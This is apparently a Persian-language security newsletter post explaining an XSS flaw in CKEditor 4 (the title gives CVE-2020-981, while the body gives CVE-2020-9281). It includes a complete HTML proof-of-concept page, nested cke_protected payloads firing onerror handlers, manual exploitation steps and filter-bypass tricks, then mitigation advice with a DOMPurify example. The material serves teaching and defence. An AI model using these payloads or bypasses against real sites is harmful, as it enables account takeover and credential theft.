GO-TO CVE

CVE-2020-981

XSS on CKEditor4

Week 10

Author : Ali Soltani

مقدمه

سلام به همه دوست‌داران امنیت. خوش آمدین. ممنون که ده هفته کنار ما بودین؛ خیلی از دوستان درمورد روند کشف CVEها و یا پیدا کردن آنها سوال می‌پرسن. درجواب این عزیزان باید بگم که اکثرا برای پیدا کردنشون باید طبق الگوها برید جلو ولی خوب داخل کار بهشون برخورد می‌کنین. مهم‌ترین عامل برای اکسپولیت این مورد است که درکی بر روند آسیب‌پذیری داشته باشین و درمورد آن تحقیق کنین. بسیاری از CVE ها اصلا اکسپولیتی ندارند و باید خودتان روی آن کار کنید و قطعا امن کردن آسان‌تر از اکسپلویت کردن آن است. برخی از Zero day ها هم که کشف می‌شوند، اصلا گزارش نمی‌شوند که بخواهند پچی برای آنها گزارش شود و برای مقاصد دولتی یا نظامی استفاده می‌شوند. مثلا اگر Zero day روی اندروید پیدا شود و یک نفر را یک سازمان جاسوسی دستگیر کند، از این طریق می‌تواند از آن آسیب‌پذیری استفاده کند و همیشه چیزهای عجیب غریب و هالیودی غیرقابل تصور نیست بلکه نیازمند هزینه زیاد برای خرید فناوری‌های جدید و آسیب‌پذیریی‌های گزارش نشده بیشتر است و صد البته اجازه دسترسی به دیتاهای بعضی از برنامه‌ها توسط دولت‌ها به آنها یا استفاده نامتعارف از برخی از برنامه‌ها در زمان لازم است و متخصصین و علاقمندان به این حوزه هست.

خوب بریم سر وقت آسیب‌پذیری خودمان. امروز با یک XSS با شما هستیم که خودم چند وقت پیش پیدایش کردم و خیلی برایم جالب بود این آسیب‌پذیری مربوط به CVE-2020-981 میشه که CKEditor4 میشه که با AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N و اسکور 6.1 رو به خودش اختصاص داده و کاربران زیادی در سراسر دنیا را تحت تاثیر خود قرار داده است. در ادامه به بررسی این آسیب‌پذیری می‌پردازیم. هرگونه سواستفاده از اکسپولیت‌ها و مطالب GO-TO CVE به عهده خود کاربر است و من هیچ مسئولیتی در قبال آن ندارم.

درباره CKEditor4

CKEditor 4 یک ویرایشگر متن پیشرفته و غنی برای وب است که به کاربران اجازه می‌دهد متن‌های خود را در یک محیط گرافیکی و کاربرپسند ویرایش کنند. این ویرایشگر به‌صورت منبع باز ارائه می‌شود و از جاوااسکریپت استفاده می‌کند. در زیر به برخی از ویژگی‌ها و کاربردهای CKEditor 4 می‌پردازیم.

ویژگی‌های اصلی CKEditor 4

1. ویرایشگر WYSIWYG :

CKEditor4 از یک رابط کاربری WYSIWYG (What You See Is What You Get) استفاده می‌کند که به کاربران اجازه می‌دهد تا متن‌ها را به همان صورتی که در نهایت نمایش داده خواهند شد، ویرایش کنند.

2. پشتیبانی از قالب‌بندی متن:

امکاناتی مانند تغییر فونت، اندازه متن، رنگ متن، اعمال بولد، ایتالیک، زیرخط‌دار و موارد دیگر را فراهم می‌کند.

3. مدیریت تصاویر و فایل‌ها:

امکان آپلود، قرار دادن و ویرایش تصاویر و فایل‌ها به‌صورت مستقیم در ویرایشگر وجود دارد.

4. ایجاد و مدیریت جداول:

قابلیت ایجاد، ویرایش و مدیریت جداول به‌سادگی در دسترس است.

5. پشتیبانی از پلاگین‌ها:
CKEditor 4 دارای یک سیستم پلاگین است که به توسعه‌دهندگان اجازه می‌دهد قابلیت‌های ویرایشگر را با افزودن پلاگین‌های مختلف گسترش دهند.

6. سفارشی‌سازی:
کاربران و توسعه‌دهندگان می‌توانند ظاهر و عملکرد CKEditor 4 را بر اساس نیازهای خود سفارشی‌سازی کنند.

7. پشتیبانی از زبان‌های مختلف:
CKEditor 4 از بیش از 70 زبان مختلف پشتیبانی می‌کند که استفاده از آن را در پروژه‌های بین‌المللی آسان می‌سازد.

8. مدیریت لینک‌ها:
امکان ایجاد و ویرایش لینک‌ها به صفحات وب، ایمیل‌ها و دیگر منابع به‌سادگی وجود دارد.

کاربردهای CKEditor 4

1. طراحی وب‌سایت‌ها و وبلاگ‌ها:
بسیاری از وب‌سایت‌ها و وبلاگ‌ها از CKEditor 4 برای ایجاد و مدیریت محتوای خود استفاده می‌کنند.

2. سیستم‌های مدیریت محتوا (CMS) :
در بسیاری از سیستم‌های مدیریت محتوا مانند وردپرس، جوملا، دروپال و دیگر سیستم‌ها از CKEditor 4 به‌عنوان ویرایشگر متن پیش‌فرض استفاده می‌شود.

3. برنامه‌های وب سفارشی:

توسعه‌دهندگان می‌توانند CKEditor 4 را در برنامه‌های وب سفارشی خود برای ارائه یک محیط ویرایشگر قدرتمند به کاربران استفاده کنند.
ویژه علاقه مندان .....

نصب و راه‌اندازی CKEditor 4

برای نصب و راه‌اندازی CKEditor 4 در پروژه وب خود، می‌توانید به [صفحه دانلود CKEditor4 (https://ckeditor.com/ckeditor-4/download/) مراجعه کرده و فایل‌های مربوطه را دانلود کنید. سپس با استفاده از مستندات موجود، آن را در پروژه خود ادغام کنید.

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CKEditor 4 Integration</title>
    <script src="https://cdn.ckeditor.com/4.16.2/standard/ckeditor.js">
</script>
</head>
<body>
    <textarea name="editor1"></textarea>
    <script>
        CKEDITOR.replace('editor1');
    </script>
</body>
</html>
```

با این کد ساده، می‌توانید CKEditor 4 را به یک پروژه HTML اضافه کرده و از امکانات پیشرفته ویرایش متن آن استفاده کنید. فقط کافیست آن را ذخیره کرده و آن را اجرا کنید .

درباره آسیب پذیری

CKEditor 4 یک ویرایشگر متن وب است که به طور گسترده در وبلاگ‌ها، سیستم‌های مدیریت محتوا و وب‌سایت‌های استفاده می‌شود. بهره‌برداری موفق از آسیب‌پذیری موجود در CKEditor 4 می‌تواند منجر به تزریق اسکریپت وب دلخواه شود که تأثیرات آن می‌تواند شامل تصاحب حساب کاربری، سرقت اطلاعات ورود، افشای اطلاعات حساس و موارد دیگر مثل اپلود شل شود که در نسخه های بعدی رخ داده است.
پس از بررسی ها به ثمر امده متوجه شدیم که نه تنها خود ادیتور بلکه Drupal و django-ckeditor نیز به دلیل این مسئله به XSS آسیب‌پذیر هستند که شامل نسخه هایی از آنهسات CKEditor4 4.16.1 .

توضیحاتی برای این آسیب‌پذیری

در ژوئن 2020، CVE-2020-9281 به دلیل وجود یک آسیب‌پذیری XSS در CKEditor 4 منتشر شد. دلیل این مسئله در پارسر داده HTML است که یک payload حاوی کلمه کلیدی رزرو شده cke_protected را Sanitizetion نمی‌کند.
کلمه کلیدی رزرو شده cke_protected به‌صورت داخلی توسط توسعه‌دهندگان CKEditor4 استفاده می‌شود. این یک نظر HTML است که محتوای آن کدگذاری شده است. برای سادگی، ما از اصطلاح «نظر محافظت شده» در این وبلاگ استفاده می‌کنیم.

راه‌حل توسعه‌دهندگان CKEditor4

راه‌حل توسعه‌دهندگان CKEditor4 این بود که اطمینان حاصل کنند هیچ نظر محافظت شده‌ای که از خارج تزریق شده باشد قبل از تجزیه وجود نداشته باشد و با حذف موارد نظر محافظت شده این اطمینان را حاصل کنند. از آنجا که کلمه کلیدی فقط یک بار حذف می‌شود، چون کلمه کلیدی منجر به باقی‌ماندن کلمه کلیدی به عنوان مثال، keykeywordword -> keyword می‌شود که یکی از تکنیک های مرسوم هکر های برای دور زدن WAF هست و این امکان را به مهاجم می‌دهد تا این مکانیزم حفاظتی را دور بزند و از آسیب‌پذیری XSS که گمان می‌رفت رفع شده است، بهره‌برداری کند.

جزئیات و بهره برداری از آسیب پذیری

اقدام برای تشخیص

در این بخش اول کدی را که خودم نوشته‌ام را بررسی می‌کنیم چون چند وقت پیش با CVE مشابهی برخورد داشتم و برای این که بفهمم کد JS وجود دارد یا نه، از تیکه کد زیر استفاده کردم. در ادامه به بررسی آن می‌پردازیم. فقط کافی است که به جای آدرس سایتی که من وارد کردم آدرس JSفایل مورد نظر خود را بنویسید و کد را اجرا کنید. اگر آسیب‌پذیر باشد، آلرت را درون صفحه که ایجاد شده خواهید دید ولی اگر اجرا نشود می‌توانید از تکنیک‌هایی که در ادامه گفته‌ام استفاده کنید. شاید دوپلورها زودتر اقدام کرده باشند و آن را پچ کرده باشند و در آخر خودتان هم اقدام کنید، شاید این پچ‌ها رو هم پچ کرده باشند و در غیر این صورت تقریبا امن است.


```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <title>CKEditor4 XSS Exploit</title>
    <!-- Include CKEditor script from your site -->
    <script src="https://site.com/ckeditor/ckeditor.js"></script>
    <script>
        window.onload = function() {
            CKEDITOR.replace('editor1');

            function exploitVulnerability() {
                var editor = CKEDITOR.instances.editor1;
                var payload = 'Xss<!--{cke_protected} --!><img src=1 onerror=alert(origin)> -->Attack';
                editor.setData(payload);

                setTimeout(function() {
                    editor.execCommand('source');
                    setTimeout(function() {
                        editor.execCommand('source');
                    }, 1000);
                }, 1000);
            }

            CKEDITOR.on('instanceReady', function() {
                setTimeout(exploitVulnerability, 2000);
            });
        };
    </script>
</head>
<body>
    <textarea name="editor1"></textarea>
</body>
</html>
```

پس از اقدام برای تشخیص می‌توانید از پیلودهای زیر هم استفاده کنید اگر درست جواب داد به صورت زیر در می‌آیند.



و می‌توانید از پیلودهای زیر برای پچ‌های احتمالی استفاده نمایید تابع removeReserveKeywords از htmldataprocessor به منظور اطمینان از عدم وجود کلیدواژه‌های نظر محافظت شده که به صورت خارجی تزریق شده‌اند قبل از تجزیه استفاده می‌شود. با این حال، این تابع در حذف موارد نظر محافظت شده به صورت رفلکت recursively شکست می‌خورد.

تابع removeReserveKeywords موارد کلیدواژه نظر محافظت شده را حذف می‌کند.
روش parse عناصر باقی‌مانده از payload را با استفاده از یک عبارت منظم به آرایه‌ای از عناصر تقسیم می‌کند.
عبارت منظم نظرات با ساختار زیر را شناسایی می‌کند:

```
<!--Comment -->.
```

اگر ورودی حاوی نظر با یک علامت تعجب اضافی باشد، مانند این:

```
<!--comment --!>,
```

عبارت منظم پسوند – -!> را به‌عنوان تگ بسته شدن نظر در نظر نمی‌گیرد و باقی‌مانده ورودی را به‌عنوان نظر تا زمانی که یک پسوند بسته شدن مناسب ظاهر شود، مانند این "- ->" در نظر می‌گیرد.

سومین عنصر از آرایه‌ای که از پردازش عبارت منظم به دست آمده است، یک نظر است.
تابع protectRealComments عنصر سوم آرایه را اگر به‌عنوان یک نظر واقعی در نظر بگیرد، کدگذاری می‌کند. در مورد یک نظر محافظت شده لانه‌ای nested protected comment، ورودی protectedRealComments حاوی یک نظر محافظت شده است. به همین دلیل، protectedRealComments آن را کدگذاری نمی‌کند.

- مرورگر پسوند ورودی زیر را به‌عنوان خطا شناسایی می‌کند و ورودی را به نظر HTML مناسب تبدیل می‌کند:

```
<- -comment – -!> به <!- -comment – ->.
```

باقی‌مانده payload به صورت کدگذاری نشده خارج از نظر HTML باقی می‌ماند.
وقتی الگوریتم به اثبات مفهوم جدید پرداخته، موارد زیر رخ می‌دهد:

- یک مهاجم این payload را تزریق می‌کند:

```
Xss<!--{cke_{cke_protected}protected}--!><img src=1 onerror=alert(origin)> -->Attack
```

- تابع removeReserveKeywords {cke_protected} را حذف می‌کند و آنچه از payload باقی می‌ماند:

```
Xss<!--{cke_protected}--!><img src=1 onerror=alert(`xss`)> -->Attack
```

از آنجایی که –!> به عنوان تگ پایان نظر در نظر گرفته نمی‌شود، روش parseدر CKEditor4 کل متن برجسته را به‌عنوان یک نظر شده در نظر می‌گیرد:
تابع protectRealComments نظر را به‌عنوان نظر محافظت شده شناسایی کرده و محتوای آن را کدگذاری نمی‌کند.
مرورگر payload را تغییر می‌دهد و علامت تعجب حذف می‌شود. به همین دلیل، نظر بسته می‌شود و باقی‌مانده payload به صورت کدگذاری نشده باقی می‌ماند، با تگ بسته شدن ناکارآمد در انتها:

```
Xss<!--{cke_protected}--!><img src=1 onerror=alert(`xss`)> -->Attack
```

مرورگر رویداد onerrorتصویر کدگذاری نشده را اجرا می‌کند. و در آخر می‌توانید از تکنیک‌های دور زدن مثل `` به جای () یا روش‌های مثل on-ononononerror برای دور زدن آن استفاده کنید.

بهره برداری دستی اصلی برای CVE-2020-9281

1. دکمه source را در CKEditor4 کلیک کنید.
2. Payload زیر را جایگذاری کنید:

```
Xss<!--{cke_{cke_protected}protected}--!><img src=1 onerror=alert(origin)> -->Attack
```

3. دوباره دکمه source را کلیک کنید تا به ویرایشگر معمولی بازگردید.
این اقدامات به شما نشان می‌دهد که چگونه می‌توانید از این آسیب‌پذیری بهره‌برداری کنید.

تاثیرات احتمالی بهره‌برداری از آسیب‌پذیری

تاثیرات بهره‌برداری از این آسیب‌پذیری می‌تواند بسیار جدی باشد و شامل موارد زیر می‌شود:
1. تصاحب حساب کاربری: مهاجم می‌تواند کنترل کامل حساب کاربری قربانی را به دست آورد.
2. سرقت اطلاعات ورود: مهاجم می‌تواند اطلاعات ورود قربانی را بدزدد.
3. افشای اطلاعات حساس: اطلاعات حساس و محرمانه قربانی ممکن است به دست مهاجم بیافتد.
4. تغییر محتوای وب‌سایت: مهاجم می‌تواند محتوای وب‌سایت را تغییر دهد و اطلاعات نادرست یا مخرب اضافه کند.
این آسیب‌پذیری به خوبی نشان‌دهنده اهمیت به‌روزرسانی نرم‌افزارها و استفاده از نسخه‌های امن‌تر است تا از این نوع حملات جلوگیری شود ولی به خودی خود این آسیب پذیری با این نوع اکسپولیت خیلی تاثیر خاصی ندارد ولی بازم مهمه است چون خطراطی که ممکن است به بار بیاورد ممکن است جبران ناپذیر باشد.

جلوگیری

برای جلوگیری از این نوع آسیب‌پذیری‌ها و حملات XSS (Cross-Site Scripting) در CKEditor4 و سایر سیستم‌هایی که محتوای HTML را پردازش می‌کنند، می‌توان از چند روش مرسوم استفاده کرد:

- به‌روزرسانی به نسخه‌های امن‌تر در صورت امکان

همیشه اپدیت کردن نسخه می‌تواند کارساز باشد ولی حتما به آخرین نسخه آپدیت کنید نه فقط نسخه بالایی مثلا در این ادیتور در نسخه بعدی آسیب‌پذیری بارگزاری شل را داریم که خیلی خطرناک‌تر است.

- استفاده از WAF (Web Application Firewall)

استفاده از WAF می‌تواند به جلوگیری از حملات XSS کمک کند. WAFها به طور خودکار ترافیک ورودی را برای الگوهای مخرب اسکن می‌کنند و از اجرای کدهای مخرب جلوگیری می‌کنند. قبل از ذخیره یا نمایش ورودی‌های کاربران، مطمئن شوید که آن‌ها را کدگذاری و sanitization کرده‌اید. ابزارهای مختلفی برای انجام این کار وجود دارند که می‌توانند ورودی‌های HTML را از محتوای مخرب پاک کنند .

- استفاده از Content Security Policy (CSP)

CSP یک لایه امنیتی اضافی است که می‌تواند از اجرای اسکریپت‌های مخرب جلوگیری کند. با تنظیم CSP، می‌توانید تعیین کنید که فقط منابع خاصی بتوانند در وب‌سایت شما بارگذاری و اجرا شوند.

- اطلاع‌رسانی به توسعه‌دهندگان و کاربران

اگر از پلاگین‌ها یا نرم‌افزارهای شخص ثالث استفاده می‌کنید، مطمئن شوید که توسعه‌دهندگان و کاربران از وجود چنین آسیب‌پذیری‌هایی آگاه باشند و راه‌حل‌های پیشنهادی را اعمال کنند که بهترین لایه امنیتی هست هرچقدر یک سیستم امن باشد باز هم اگر کارکنان آن سیستم ناآگاه باشند سیستم به شدت ناامن میشود.

» مثال کد برای جلوگیری از XSS در CKEditor4:

در زیر یک مثال ساده از نحوه ضدعفونی کردن ورودی‌های CKEditor با استفاده از یک کتابخانه مانند DOMPurify آورده شده است:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CKEditor 4 Example</title>
    <script src="https://cdn.ckeditor.com/4.16.1/standard/ckeditor.js"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/2.3.4/purify.min.js">
</script>
</head>
<body>
    <textarea name="editor" id="editor"></textarea>
    <button onclick="submitData()">Submit</button>

    <script>
        CKEDITOR.replace('editor');

        function submitData() {
            var editorData = CKEDITOR.instances.editor.getData();
            var cleanData = DOMPurify.sanitize(editorData);
            console.log(cleanData);
        }
    </script>
</body>
</html>
```

در این مثال، محتوای وارد شده توسط کاربر با استفاده از DOMPurify سنتیتایز می‌شود تا از ورود اسکریپت‌های مخرب جلوگیری شود. این یک راه ساده و موثر برای جلوگیری از حملات XSS در CKEditor4 است. و در آخر همیشه بروز باشید و به توصیه‌های تیم امنیت خود گوش دهید.
به امید فردایی امن‌تر. تا هفته‌های بعدی همراه ما باشید .

منابع

- https://checkmarx.com
- nvd.nist.gov/
- drupal


LIANGROUP.NET
021 9100 41 51 (300)